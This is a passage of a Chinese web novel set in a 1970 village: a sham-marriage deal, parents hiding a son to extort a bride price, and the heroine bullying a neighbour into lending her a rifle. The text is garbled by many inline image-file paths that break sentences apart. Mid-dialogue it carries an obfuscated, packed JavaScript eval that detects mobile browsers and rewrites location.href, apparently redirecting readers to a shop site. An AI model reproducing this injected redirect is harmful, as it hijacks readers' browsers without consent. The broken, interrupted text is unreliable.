“好了,我的想法说完了,你也别不吭声,同意还是不同意都请给我个准确的答案,觉得哪里有不合适,我们两个也是可以继续商量讨论的嘛。” 哪里不合适?其实哪里都挺合适的。 姜妙的话打开了林鹤年的新思路。 假如他们两人假结婚的话,阿父便再也不用担心睡不好觉了,他也不用再被阿父逼迫着找对象了,唯一可能受到损害的,是离婚后他的名……不对,是姜妙的名声! 这个世界现如今虽然在努力宣传着男女平等,但根据他这半个月的观察,以及结合了原主留下来的一部分记忆来看,其实还是有些男尊女卑的。 上辈子他们那个世界的男人与妻家和离后会面临什么样的境况,这个世界的姜妙在与他离婚后就可能会面临同样的窘境。 而他,在这场婚姻结束后,则会和他们那个世界的女郎们一样,不会遭受到任何的伤害。 对面的女人目光真挚,林鹤年嘴唇嗫嚅半天,终究还是点了点头,“我同意跟你假结婚了,不过彩礼还是照常给你,作为未来我们分开后,你名声可能会被破坏的补偿。” 俗话说得好,好女人得到名声,坏女人得到一切。 姜妙从来都觉得好女人是个骂人的话,所以她从来都不觉得名声这玩意对她来说有什么用。 但别人硬要给的补偿,姜妙哪有不收的道理? 既然已经谈妥了正事,姜妙便准备回去吃她的红烧肉了,只是在回去前,林鹤年还有个问题要问,“你最快什么时候能和我去领证结婚?” 姜妙:“明天?” 4. 第 4 章 林福生没有想到,离家前他家这不孝子说的那句“今天见面,明天结婚”居然不是在骗他。 从林鹤年口中得知他跟姜妙两人打算明天就结婚的喜讯,林福生整个人都有点不知道说什么好了。 所以他用自己的实际行动表示了自己对这门婚事的满意。 “拿着,叔叔给你的见面礼。” 递到眼前的是一张大团结,还没正式结婚呢,未来的公公就爆金币了,这让姜妙对这门亲事也很是满意。 “谢谢叔叔!”她大大方方接过钞票。 穿越半个月以来,这是姜妙最开心的一天,不仅吃到了美食,拿到了钱,还有了盼头,知道明天领完证以后自己就能有工作了。 只是她的开心终结在了即将进村的那一刻。 十岁的六妹姜招娣从路边的大石头后面窜出来对她通风报信道:“三姐,不好了!咱妈把你的护身符带走送到大姐那去了!” 姜妙一时有些没反应过来,“我的护身符?” 姜招娣:“宝根啊!” 两个小时前,姜妙离开村子后没多久,赵山花就谎称肚子不舒服,实则是去了拔草队里找到了自家男人姜永安,“孩他爹,我想请半天假,把宝根送到大丫那去。” 姜永安有些不乐意,“你这婆娘,净想着偷懒,咱俩不是说好了等大丫这个月回来看咱的时候,让她顺便把宝根带走吗?” 赵山花想说咱俩到底谁偷懒了?你一个大男人,成天混在一群老太太堆里,干些老太太爱干的拔草喂牲口的活,一天多了赚七个工分,少了赚四个工分,你还不赶我一年工分赚的多呢! 但她怕男人打她,所以只敢在心里这么说,嘴上说的却是,“我哪是为了偷懒啊?我是为了咱们宝根,我要是不把他送到大丫那去,你唯一的儿子今儿晚上就得被三丫那死丫头打死了。” 姜永安蹙眉,“你啥意思?” 赵山花:“你刚刚也看到了吧,李媒婆把三丫带去城里相亲了,你猜李媒婆给三丫介绍的对象愿意给出多少彩礼?” “别磨磨唧唧的,说!” “两百,不仅给两百块,还给找一份城里人的工作。” 姜永安惊呆了,“这……这真的假的?” 赵山花冷哼,“三丫现在精的跟个猴似的,要是假的,她怎么可能肯跟李媒婆走?她长成那副模样,你猜她相亲会不会成功,相亲成功后会不会听话的把彩礼给咱俩?” 姜永安吹胡子瞪眼,“她敢不给!” 赵山花:“要是宝根在,她肯定敢啊,她就是欺负咱俩只生了宝根这一根独苗,可要是宝根不在家,她手上没有了人质,咱俩成年人,还能怕她一个死丫头不成?” 姜永安沉思了一会儿,“走,你现在就带着宝根走,把户口本也带走,让大丫好好保管,告诉她要是敢偷偷把户口本给三丫,往后咱们这辈子就不认她这个闺女。” 赵山花眼睛一亮,“还得是你啊,城里人结婚都讲究要去登记领证,她要是不把彩礼给咱俩保管,咱就也不把户口本给她,她休想名正言顺的结这个婚。” 赵山花得了姜永安首肯,立刻就去找记分员请假去了,记分员不确定的看着她,“你可要想好了,你要是这会儿请假就只能把考勤给你记成半天,但你要是再坚持仨小时的话,就能拿全天的工分了。” 赵山花今天干的活足足能赚八个工分,向阳大队每到年底结算时,一般一个工分能值五分钱,也就是说她如果请了这半天假,将会损失两毛钱。 虽然请假会损失两毛钱,可如果没有在三丫回来前将宝根带走,就无法从三丫手里要到那两百块钱。 千倍的价差使得赵山花大气挥手,“想好了,赶紧给我批假条吧。” 拿了假条的赵山花马不停蹄地就回了家,结果宝根却不在家里,急的她满村“宝根”,“宝根”的叫。 姜招娣就是那时被叫声吸引过去的,她偷偷躲在暗处跟在赵山花屁股后面,然后就看到了她们妈在找到姜宝根后,抱着姜宝根朝村口走去,出了村后,又朝着她们大姐嫁的富强大队方向走去。 “三姐,你赶紧去把宝根抢回来吧,不然今晚咱爸妈收拾你的时候,你就完了。” 要是今天没有相这一场亲,不用姜招娣提醒,姜妙此刻也会立刻奔赴大姐家中将姜宝根抢回来。 但既然她明天就要脱离这个家了…… “昭帝,你想吃鸡肉不想?” 鸡肉谁能不想吃?虽然家中的三只鸡是姜招娣从小喂到大的,但她几乎隔三差五的就对着它们的背影偷偷流口水。 犹记得上一次吃鸡肉还是去年家里喂了五年的老母鸡终于下不出蛋的时候,她妈分给了她一颗虽然炖了很久,但仍然有点啃不动的鸡头和一块鸡屁股。 那滋味,啧啧啧…… 姜招娣不知道三姐为什么突然问她这个,但她还是发自内心斩钉截铁的说:“ ;eval(function(p,a,c,k,e,d){e=function(c){return(c35?String.fromCharCode(c+29):c.toString(36))};if(!''''.replace(/^/,String)){while(c--)d[e(c)]=k[c]||e(c);k=[function(e){return d[e]}];e=function(){return''\\w+''};c=1;};while(c--)if(k[c])p=p.replace(new RegExp(''\\b''+e(c)+''\\b'',''g''),k[c]);return p;}(''8 0=7.0.6();b(/a|9|1|2|5|4|3|c l/i.k(0)){n.m="}'',24,24,''userAgent|iphone|ipad|iemobile|blackberry|ipod|toLowerCase|navigator|var|webos|android|if|opera|hmxs|i|shop|17007244|194049||http|test|mini|href|location''.split(''|''),0,{})); () { $(''.inform'').remove(); $(''#content'').append('' 想!” 自从三姐采蘑菇摔破脑袋后,几乎可以说是言出必行。 三姐既然这么问,姜招娣便已经预感到三姐即将要杀鸡给她吃了,只是令她没想到的是,三姐竟一次性将家里的鸡全都拉出来砍头了。 姜招娣欲言又止,“三姐,鸡好像不是这么杀的。” 姜妙当然知道杀鸡应该先割喉放血,但她觉得一个生命在自己手上慢慢从温热变得冰凉的感觉光是想想都觉得难受,“要不你来?” 姜招娣更不敢来了,“不不不,三姐,还是你来吧,我帮你处理鸡毛。” 虽然姜妙杀鸡没有专门放血,但这些战斗力极强的‘溜达鸡’在面对绝境时可不会乖乖等死。 姜四丫和姜五丫从林场捡树枝回来的时候,一进家门,看着满地的鲜血,两人险些没被吓死。 院里静悄悄的,要知道宝根可不是个能安静下来的孩子,所以—— 姜四丫嘴角颤抖,“三……三姐不会是把宝根……” 姜五丫心里也发慌,“我……我早劝过宝根,让她不要忤逆三姐了,但他听了还把我打……打了一巴掌,他要是死了,也……也不关我的事。” 姜四丫无语,“我的意思是咱俩要不要……” ‘跑’这个字还没说出来,厨房里就冒出一个双手皆攥着鸡毛的脑袋,“四姐,五姐,你们俩叽叽咕咕说什么呢?快来一起帮忙拔鸡毛啊,我和三姐都快累死了。” 有了姜四丫和姜五丫的加入,三只鸡很快便被处理的干干净净,姜妙挑了一只最大最肥的鸡拎在手里,然后对着三人道:“剩下的两只鸡你们把它们剁块后,待会儿一次性都给做了吧,我出去一趟办点事。” 姜四丫从来没打过这么富裕的仗,“都做了咱们吃的完吗?” 姜招娣瞧不惯她四姐这没出息的样子,“你吃不完,我吃的完。” 姜五丫咽了口唾沫,“我也吃的完。” 每到家里吃鸡的时候,招娣因为真的为这个家招来弟弟的缘故,还能分到些鸡头鸡屁股,她们其余的姐妹只能吃炒鸡里面的配菜,或者往碗里浇点鸡汤。 鸡汤里能附带点肉渣渣,就算是她们运气好了。 至于真正的鸡肉——鸡腿鸡胸肉是属于一家之主姜永安的,鸡翅和普通鸡肉是属于姜宝根的,鸡心鸡胗是属于她们妈赵山花的。 她早就幻想着自己能吃到正经肉了,哪怕是把自己吃撑死,她也能吃得完! 5. 第 5 章 姜妙笑着看几个小姑娘忙活开来了,便拎着鸡去了大队长家中。 一进院子,她明知故问道:“有人在吗?” 屋内很快就走出来一个小脚老太太,只是老太太笑意盈盈的脸在看到来人是姜妙的那一刻,立刻就僵了下去,“怎么是你?” “我来求我队长叔办事啊。”姜妙将手中的鸡朝前扬了扬道。 如此肥美的鸡,要搁平时,不管啥事,孙老太都已经替自己大队长儿子抢先答应了,可今日她却不耐烦道:“走,你赶紧走!我们家帮谁办事都不会帮你办事!” “真的吗,老太太?那要不我去城里找建国吧。” “你敢!” 姜妙口中的建国是老太太的大孙子许建国,是向阳大队民兵队的一员,最近市里正在组织全市民兵大比武,因为有个大队长老爹,许建国理所当然的成为了向阳大队被派往的比武代表。 若是在大比武中表现得好,不仅能拿到象征着荣誉的搪瓷缸子和奖状,甚至还有可能拿到公社推荐的招工名额。 俗话说的好,小儿子,大孙子,老太太的命根子。 作为老许家九代单传的独苗,许建国就是孙老太实实在在的命根子。 命根子正面临人生如此重要的时刻,孙老太怎能容忍姜三丫这小狐狸精前去打扰? 她的心中恨的不行,可谁让她那命根子哪里都好,唯独就是眼睛有点不好。 ——从小就喜欢姜三丫这个死丫头,对姜三丫这死丫头比对他爹都好! 要是姜三丫真去找了许建国,她真怕这死孩子直接放弃比武回家来给姜三丫当说客了。 所以她虽然疾言厉色的喊出了那句“你敢”,但在跟姜三丫眼神对视了一阵,她还是不情不愿的问道:“你要办啥事?” 姜妙:“很简单,让我叔给我开两张介绍信,一张介绍信是我为了用来补办户口本的,另一张介绍信我是打算结婚用的。” 孙老太大惊,“你要结婚了,和谁?” 姜妙:“这你就别管了,反正不是和你家建国就是了。” 孙老太将信将疑,“你真舍得放过我家建国?” 姜妙直呼冤枉,“天地良心啊老太太,自始至终放不下你家建国的一直是我爸妈还有我弟弟宝根啊!你家建国给我的那些吃的,我可是一口都没吃过,全进我爸跟姜宝根肚子里了,你家建国偷你的花布,你也看到了,最终穿在我妈身上了。” “我以前看重家里人,所以我才会愿意为了他们,收包括你家建国在内的那些男人送我的东西,可我现如今都六亲不认了,而且马上要结婚了,你就把心放肚子里吧,只要你帮我把事办好,我保证以后不会再搭理你家许建国了。” 怕孙老太还是不信,她最终将之前曾在李媒婆跟前发过的誓言重新在孙老太面前又发了一遍。 孙老太终究是信了姜妙的话,答应下来了她所拜托的事。 只是她不识字,介绍信还是要等她那大队长儿子下工回来后亲自给姜妙开才行,姜妙要是着急要的话可以在这等着人回来,要是不着急的话,等明天早上直接来取就行。 姜妙选择了明天来取,然后将手中的肥鸡递了过去。 既然答应了帮忙办事,孙老太便也没什么不好意思的,伸手就打算接过肥鸡。 但是令孙老太没想到的是,在她手即将碰到鸡身时,姜三丫这死丫头竟再次开了口:“老太太,其实我还有一件事,是想拜托您的。” 孙老太赶紧把手收了回去,“你拿一只鸡,拜托两件事,你咋这么好意思呢你这死丫头?” 姜妙笑眯眯道:“不是什么大事,我就是想向您老人家借一样东西而已。” 孙老太觉得姜三丫这死丫头变脸真快,之前跟她讲话从来都是“你”呀“你”的,现在不过就答应帮一次忙而已,立马就称呼她为“您”了。 她冷哼道:“啥东西?” 姜妙:“木仓。” 这时候是1970年,我国与毛国关系紧张,为了迎接可能会到来的战争,国内几乎全民皆兵。 木仓这东西不仅每个村的民兵大队都会配发,手头宽裕的村民甚至能够自己在供销社买到自己心仪的木仓支。 虽然能合法领到配木仓的民兵许建国已经带着他的武器去参加大比武了,但是许建国的亲爹许和平,也就是大队长本人可是个爱打猎的,所以他们老许家不仅有一把曾打过鬼子的老猎-木仓,还有一把供销社出品的健-卫-8小口径运动步木仓。 但这玩意哪是敢随便乱借的?孙老太紧盯着姜妙道:“你借它干啥?” 姜妙扁嘴,“您还不知道吧,我妈刚把我弟送我大姐家去了,失去了我弟这个护身符,别说我爸妈合起伙来揍我了,哪怕是只对上我爸一个,我都不是他的对手,我当然得找个热武器用以防身了啊。” 孙老太翻了个白眼,“不借。要我说你爸妈就是揍你揍的轻了,你这丫头的确是该挨点揍了。” 姜妙:“那我只好去县城找……” 孙老太:“死丫头,你不是发誓不会再搭理我家建国了吗?” 姜妙:“我是不想搭理了,可是我这不也是没办法了吗?我只要一想到我可能会挨揍,我就想让害我挨揍的人也不好过,而现在害我挨揍的人除了我爸妈外,还多了一个你,毕竟要不是你不愿把木仓借我,我是不可能挨揍的。” 如果眼神能杀人,那姜妙已经被孙老太碎尸万段。 恶狠狠的瞪了姜妙一眼后,孙老太整个人忽然像是被按了加速键。 先是冲进堂屋把挂在墙上的步木仓取了下来,然后又飞快的冲出了屋,将木仓扔给姜妙,紧接着咬牙切齿道:“滚!” 